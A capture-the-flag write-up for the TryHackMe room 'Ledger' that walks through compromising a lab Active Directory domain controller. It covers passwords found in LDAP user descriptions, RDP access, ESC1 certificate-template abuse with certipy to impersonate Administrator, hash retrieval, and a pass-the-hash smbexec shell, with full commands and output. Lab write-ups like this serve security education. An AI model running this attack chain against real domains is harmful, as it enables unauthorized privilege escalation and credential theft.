TryHackMe: Ledger

Ledger was a straightforward room where we gained access via passwords found in user descriptions and escalated to Administrator by exploiting the ESC1 vulnerability in a certificate template.
Initial Enumeration
Nmap Scan
We start with an nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.28.243
Nmap scan report for 10.10.28.243
Host is up (0.096s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
...
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-03 02:05:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=labyrinth.thm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:labyrinth.thm.local
| Not valid before: 2024-06-24T14:40:22
|_Not valid after:  2025-06-24T14:40:22
|_ssl-date: 2025-05-03T02:06:54+00:00; +2s from scanner time.
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
...
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap
...
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
...
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
...
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
...
Service Info: Host: LABYRINTH; OS: Windows; CPE: cpe:/o:microsoft:windows
From the port scan, it seems we are dealing with a Domain Controller (DC), so we update our hosts file accordingly:
1
10.10.28.243 labyrinth.thm.local thm.local LABYRINTH
User Flag
Checking the target for guest authentication using netexec, we can see that it works:
1
2
3
$ nxc smb labyrinth.thm.local -u 'guest' -p ''
SMB         10.10.28.243    445    LABYRINTH        [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBv1:False)
SMB         10.10.28.243    445    LABYRINTH        [+] thm.local\guest:
Also authenticating to LDAP as guest and fetching the users with netexec, we can see what looks like a password in the description field of two users:
1
2
3
4
5
6
7
$ nxc ldap labyrinth.thm.local -u 'guest' -p '' --users
LDAP        10.10.28.243    389    LABYRINTH        -Username-                    -Last PW Set-       -BadPW- -Description-
...
LDAP        10.10.28.243    389    LABYRINTH        IVY_WILLIS                    2023-05-30 12:30:55 0       Please change it: C[REDACTED]!
...
LDAP        10.10.28.243    389    LABYRINTH        SUSANNA_MCKNIGHT              2023-07-05 15:11:32 0       Please change it: C[REDACTED]!
...
Trying to validate them, we can see that both sets of credentials work:
1
2
3
4
5
6
7
$ nxc smb labyrinth.thm.local -u 'IVY_WILLIS' -p 'C[REDACTED]!'
SMB         10.10.28.243    445    LABYRINTH        [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBv1:False)
SMB         10.10.28.243    445    LABYRINTH        [+] thm.local\IVY_WILLIS:C[REDACTED]!

$ nxc smb labyrinth.thm.local -u 'SUSANNA_MCKNIGHT' -p 'C[REDACTED]!'
SMB         10.10.28.243    445    LABYRINTH        [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBv1:False)
SMB         10.10.28.243    445    LABYRINTH        [+] thm.local\SUSANNA_MCKNIGHT:C[REDACTED]!
Since the RDP port was open on the target, checking the discovered credentials against RDP shows that SUSANNA_MCKNIGHT can RDP into the machine:
1
2
3
$ nxc rdp labyrinth.thm.local -u 'SUSANNA_MCKNIGHT' -p 'C[REDACTED]!'
RDP         10.10.28.243    3389   LABYRINTH        [*] Windows 10 or Windows Server 2016 Build 17763 (name:LABYRINTH) (domain:thm.local) (nla:True)
RDP         10.10.28.243    3389   LABYRINTH        [+] thm.local\SUSANNA_MCKNIGHT:C[REDACTED]! (Pwn3d!)

Using xfreerdp to RDP into the machine, we can find the user flag inside the user.txt file on the desktop:
1
$ xfreerdp /v:labyrinth.thm.local /u:'SUSANNA_MCKNIGHT' /p:'C[REDACTED]!' /dynamic-resolution /clipboard /cert:ignore
Root Flag
Checking AD CS for vulnerable certificate templates using certipy, we find a certificate template called ServerAuth vulnerable to ESC1:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
$ certipy-ad find -u 'SUSANNA_MCKNIGHT@thm.local' -p 'C[REDACTED]!' -target labyrinth.thm.local -stdout -vulnerable

...

Certificate Authorities
  0
    CA Name                             : thm-LABYRINTH-CA
    DNS Name                            : labyrinth.thm.local
    Certificate Subject                 : CN=thm-LABYRINTH-CA, DC=thm, DC=local
    Certificate Serial Number           : 5225C02DD750EDB340E984BC75F09029
    Certificate Validity Start          : 2023-05-12 07:26:00+00:00
    Certificate Validity End            : 2028-05-12 07:35:59+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : THM.LOCAL\Administrators
      Access Rights
        ManageCertificates              : THM.LOCAL\Administrators
                                          THM.LOCAL\Domain Admins
                                          THM.LOCAL\Enterprise Admins
        ManageCa                        : THM.LOCAL\Administrators
                                          THM.LOCAL\Domain Admins
                                          THM.LOCAL\Enterprise Admins
        Enroll                          : THM.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : ServerAuth
    Display Name                        : ServerAuth
    Certificate Authorities             : thm-LABYRINTH-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : THM.LOCAL\Domain Admins
                                          THM.LOCAL\Domain Computers
                                          THM.LOCAL\Enterprise Admins
                                          THM.LOCAL\Authenticated Users
      Object Control Permissions
        Owner                           : THM.LOCAL\Administrator
        Write Owner Principals          : THM.LOCAL\Domain Admins
                                          THM.LOCAL\Enterprise Admins
                                          THM.LOCAL\Administrator
        Write Dacl Principals           : THM.LOCAL\Domain Admins
                                          THM.LOCAL\Enterprise Admins
                                          THM.LOCAL\Administrator
        Write Property Principals       : THM.LOCAL\Domain Admins
                                          THM.LOCAL\Enterprise Admins
                                          THM.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'THM.LOCAL\\Domain Computers' and 'THM.LOCAL\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
To briefly explain why the ServerAuth certificate is vulnerable to ESC1, there are three key factors:
- Enrollment Rights:
THM.LOCAL\Authenticated Userscan enroll, allowing us to request the certificate.
Even if
THM.LOCAL\Authenticated Usersdidn’t have enrollment rights, we could still exploit the template by creating a computer account and using that to enroll, sinceTHM.LOCAL\Domain Computersalso has enrollment rights.
Client Authentication EKU: The certificate can be used for authentication to Active Directory.
EnrolleeSuppliesSubject: This is the core vulnerability — it allows us to specify the certificate’s subject, enabling us to impersonate any account.
Next, we use certipy to request a certificate from the vulnerable ServerAuth template while impersonating the Administrator user:
1
2
3
4
5
6
7
8
$ certipy-ad req -username 'SUSANNA_MCKNIGHT@thm.local' -password 'C[REDACTED]!' -ca thm-LABYRINTH-CA -target labyrinth.thm.local -template ServerAuth -upn Administrator@thm.local

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 25
[*] Got certificate with UPN 'Administrator@thm.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
If you get a timeout error, just try running the command again.
Finally, using the certificate to authenticate as the Administrator user, we retrieve their NTLM hash:
1
2
3
4
5
6
7
8
9
$ certipy-ad auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@thm.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@thm.local': aad3b435b51404eeaad3b435b51404ee:07d6[REDACTED]2322
You need to make sure your system time is synchronized with the target for this step.
Using this hash, we can use Impacket’s smbexec to spawn a shell and read the root flag from the Administrator’s desktop to complete the room:
1
2
3
4
5
6
7
8
9
10
$ smbexec.py -k -hashes :07d6[REDACTED]2322 THM.LOCAL/Administrator@labyrinth.thm.local
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
THM{[REDACTED]}
We are using the
-kflag to forcesmbexec.pyto use Kerberos authentication because the Administrator user is a member of the Protected Users group.